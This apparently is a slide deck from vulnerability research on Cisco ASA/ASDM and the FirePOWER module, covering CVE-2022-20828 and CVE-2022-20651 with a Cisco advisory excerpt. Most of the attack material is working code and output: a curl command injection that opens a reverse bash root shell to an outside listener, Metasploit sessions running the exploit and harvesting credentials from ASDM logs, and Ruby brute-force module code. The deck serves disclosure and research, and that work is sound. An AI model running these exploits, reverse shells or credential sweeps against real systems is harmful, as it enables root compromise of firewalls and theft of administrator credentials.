
# ASDM Cannot Access the Root Shell

The screenshot shows the Cisco ASDM interface for ASA version 10.0.0.21. In the center, a 'Command Line Interface' dialog box is open, displaying the command 'session sfr console'. The response area shows the output of this command: 'Result of the command: "session sfr console"', followed by 'Opening console session with module sfr.', 'Connected to module sfr Escane character sequence is 'CTRL--X''. Below this, it says 'Console session with module sfr terminated'. At the bottom of the dialog are 'Send', 'Close', and 'Help' buttons.


On the right side of the interface, there are several monitoring windows. One window shows network interface statistics with columns for I/Mask, Line, Link, and Kbps. Another window displays traffic graphs for Input kbps and Output kbps over time, with a total value of 0. A third window shows the 'Latest ASDM Syslog Messages' with entries for May 26, 2022, at 20:34:58, detailing UDP and TCP connection teardowns.


At the bottom of the main window, a status bar indicates 'Device configuration loaded successfully.' and shows the user '' with a session ID '15'.

## session sfr do `shell command`



# session sfr do 'shell command'






The image shows two terminal windows side-by-side. The top window displays a curl command being used to exploit a Java vulnerability on a Cisco ASA-X FirePOWER module. The bottom window shows the resulting root shell, with the user running various commands like nc, id, and uname -a to verify the exploit's success.

```
albinolobster@ubuntu:~$ curl -k -u albinolobster:labpass1 \
> -H "User-Agent: ASDM/ Java/1.8" \
> "https://10.12.70.253/admin/exec/session+sfr+do+\`bash%20-i%20>&%20%2fdev%2ftcp%2f10.12.70.252%2f1
270%200>&1\`"
albinolobster@ubuntu:~$ nc -lvp 1270
Listening on 0.0.0.0 1270
Connection received on 10.12.70.253 47571
bash: no job control in this shell
bash-3.2# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-3.2# uname -a
uname -a
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
bash-3.2#
```

# session sfr do `ghost in the shell`



# CVE-2022-20828: Authenticated RCE



Cisco Security Advisory

## Cisco FirePOWER Software for ASA FirePOWER Module Command Injection Vulnerability

Medium**Advisory ID:** cisco-sa-asasfr-cmd-inject-PE4GfdG CVE-2022-20828**First Published:** 2022 June 22 16:00 GMT

CWE-236

[Download CSAF](#)[Download CVRF](#)[Email](#)**Version 1.0:** Final**Workarounds:** No workarounds available**Cisco Bug IDs:** CSCwb32418**CVSS Score:** Base 6.5 

### Summary

A vulnerability in the CLI parser of Cisco FirePOWER Software for Adaptive Security Appliance (ASA) FirePOWER module could allow an authenticated, remote attacker to execute arbitrary commands on the underlying operating system of an affected ASA FirePOWER module as the *root* user.

This vulnerability is due to improper handling of undefined command parameters. An attacker could exploit this vulnerability by using a crafted command on the CLI or by submitting a crafted HTTPS request to the web-based management interface of the Cisco ASA that is hosting the ASA FirePOWER module.

### Cisco Security Vulnerability Policy


To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

### Subscribe to Cisco Security Notifications

[Subscribe](#)

# ASDM Uses HTTP Basic Auth by Default

```
Flow Details
2022-05-25 07:23:02 GET https://10.0.0.23/admin/pdm.sgz
    ← 200 OK 47.56m 1.85s
Request
Authorization: Basic cm9vdDpyb290
User-Agent: ASDM/ Java/1.8.0_333
Host: 10.0.0.23
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
No request content (press tab to view response)
```



```
albinolobster@ubuntu:~$ echo cm9vdDpyb290 | base64 -d
root:root
```

# Default Creds are <blank>:<blank>

**Step 1** On the computer that you specified as the ASDM client, enter the following URL:

[https://asa\\_ip\\_address/admin](https://asa_ip_address/admin)

**Note** Be sure to specify **https://**, and not **http://** or just the IP address (which defaults to HTTP); the ASA does not automatically forward an HTTP request to HTTPS.

The ASDM launch page appears with the following buttons:

- **Install ASDM Launcher and Run ASDM**
- **Run ASDM**
- **Run Startup Wizard**

**Step 2** To download the Launcher:

- a. Click **Install ASDM Launcher and Run ASDM**.
- b. Leave the username and password fields empty (for a new installation) and click **OK**. With no HTTPS authentication configured, you can gain access to ASDM with no username and the **enable** password, which is blank by default. **Note:** If you enabled HTTPS authentication, enter your username and associated password. Even without authentication, if you enter a username and password at the login screen (instead of leaving the username blank), ASDM checks the local database for a match.
- c. Save the installer to your computer, and then start the installer. The ASDM-IDM Launcher opens automatically after installation is complete.
- d. Enter the management IP address, the same username and password (blank for a new installation), and then click **OK**.

# ASDM Logs Credentials to File

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/windows/gather/credentials/cisco_asdm_logfile
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/credentials/cisco_asdm_logfile) > run

[*] Filtering based on these selections:
[*] ARTIFACTS: All
[*] STORE_LOOT: true
[*] EXTRACT_DATA: true

[*] Asdm's Asdm-idm-log-* .txt file found
[*] Downloading C:\Users\albinolobster\.asdm\log\asdm-idm-log-2022-06-24-15-30-15.txt
[*] Asdm Asdm-idm-log-2022-06-24-15-30-15.txt downloaded
[+] File saved to: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmidmlog_426793.txt

[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_EXTRACITIONasDMI_452698.txt
[*] Downloading C:\Users\albinolobster\.asdm\log\asdm-idm-log-2022-06-24-15-30-41.txt
[*] Asdm Asdm-idm-log-2022-06-24-15-30-41.txt downloaded
[+] File saved to: /home/albinolobster/.msf4/loot/20220627095015_default_10.9.49.249_asdmasdmidmlog_825293.txt

[+] Loggedinusername:albinolobster
```

```
[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACITIONasDMI_751021.txt
[*] Downloading C:\Users\albinolobster\.asdm\log\asdm-idm-log-2022-06-24-16-53-34.txt
[*] Asdm Asdm-idm-log-2022-06-24-16-53-34.txt downloaded
[+] File saved to: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_asdmasdmidmlog_070366.txt

[+] password="labpass1"
[+] username="root"
[+] File with data saved: /home/albinolobster/.msf4/loot/20220627095019_default_10.9.49.249_EXTRACITIONasDMI_989553.txt
[*] PackRat credential sweep Completed
[*] Post module execution completed
```


## ASDM Client Credential Logging

- Assigned CVE-2022-20651
- We developed a Metasploit module that hunts out the leaked credentials



[github.com/jbaines-r7/cisco\\_asa\\_research/  
tree/main/modules/cve\\_2022\\_20651](https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20651)

# HTTP Brute-Force Protection Disabled by Default



The screenshot shows the Cisco ASDM interface for managing an ASA-X FirePOWER module. The left sidebar navigation tree includes sections like Management Access, File Access, ICMP, Management Interface, Licensing, Logging, Smart Call-Home, Cloud Web Security, and Device Management. Under Device Management, 'AAA Server Groups' is selected. The main pane displays a table titled 'AAA Server Groups' with one entry: 'LOCAL' under 'Server Group'. To the right of the table are buttons for 'Add', 'Edit' (which is highlighted in blue), and 'Delete'. Below the table, a modal dialog box is open, titled 'Edit LOCAL Server Group'. It contains a note about specifying maximum failed attempts before locking out a user. It has a checkbox for 'Enable Local User Lockout' and a 'Maximum Attempts:' input field. The input field is currently empty, indicating a value of 0. At the bottom of the dialog are 'OK', 'Cancel', and 'Help' buttons.

# Metasploit ASDM Brute-Force Module

```
# Brute-force the login page
def do_login(user, pass)
  vprint_status("Trying username:#{user.inspect} with password:#{pass.inspect}")
  res = send_request_cgi({
    'uri' => normalize_uri('/admin/version.prop'),
    'agent' => 'ASDM/ Java/1.8.0_333', 
    'authorization' => basic_auth(user, pass)
  })

  # check if the user was forwarded to the version.prop file
  if res && res.code == 200 && res.body.include?('asdm.version=')
    && res.body.include?('launcher.version=')

    print_good("SUCCESSFUL LOGIN - #{user.inspect}:#{pass.inspect}")
    report_cred(ip: rhost, port: rport, user: user, password: pass, proof: res.body)

    return :next_user
  else
    vprint_error("FAILED LOGIN - #{user.inspect}:#{pass.inspect}")
  end
end
end
```

## ASDM HTTP Brute-Force

- Generic HTTP brute-force won't work due to user agent requirements.
- Previous ASA brute-force modules hit the clientless VPN interface.
- ASDM credentials can give privileged access and aid in network pivoting!
- No shame in brute-force attacks. **If it's good enough for GRU, it's good enough for you.**



[github.com/jbaines-r7/cisco\\_asa\\_research/  
tree/main/modules/asdm\\_bruteforce](https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/asdm_bruteforce)

# CVE-2022-20828 Metasploit Module

```
Metasploit

=[ metasploit v6.1.39-dev-0654a2204e          ]
+ -- --=[ 2213 exploits - 1171 auxiliary - 396 post      ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                     ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

[*] Starting persistent handler(s)...
msf6 > use exploit/linux/http/cisco_asax_sfr_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/http/cisco_asax_sfr_rce) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Running automatic check ('set AutoCheck false' to disable)
[+] The target is vulnerable. Successfully executed the 'id' command.
[*] Executing Shell Dropper for cmd/unix/reverse_bash
[*] Command shell session 1 opened (10.12.70.252:4444 -> 10.12.70.253:35387 ) at 2022-07-05 10:52:40 -0700

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
■
```

## Exploitation

- Authenticated command injection over HTTP or SSH to establish a root shell within FirePOWER module VM.

## CVE-2022-20828

- Disclosed to vendor in March 2022
- Some versions patched in June 2022
- All patched by December 2022




[github.com/jbaines-r7/cisco\\_asa\\_research/  
tree/main/modules/cve\\_2022\\_20828](https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2022_20828)




# **Getting Root With an ASA-X FirePOWER Boot Image**

# FirePOWER Module Not Installed, What Do?



# Get a Root Shell Using a FirePOWER Boot Image



# FirePOWER Module Installation

Search...

Expand All | Collapse All

- 6.2.3.11
- 6.2.3.10
- 6.2.3.1
- 6.2.3**
- 6.2.2.5
- 6.2.2.4
- 6.2.2.3
- 6.2.2.2
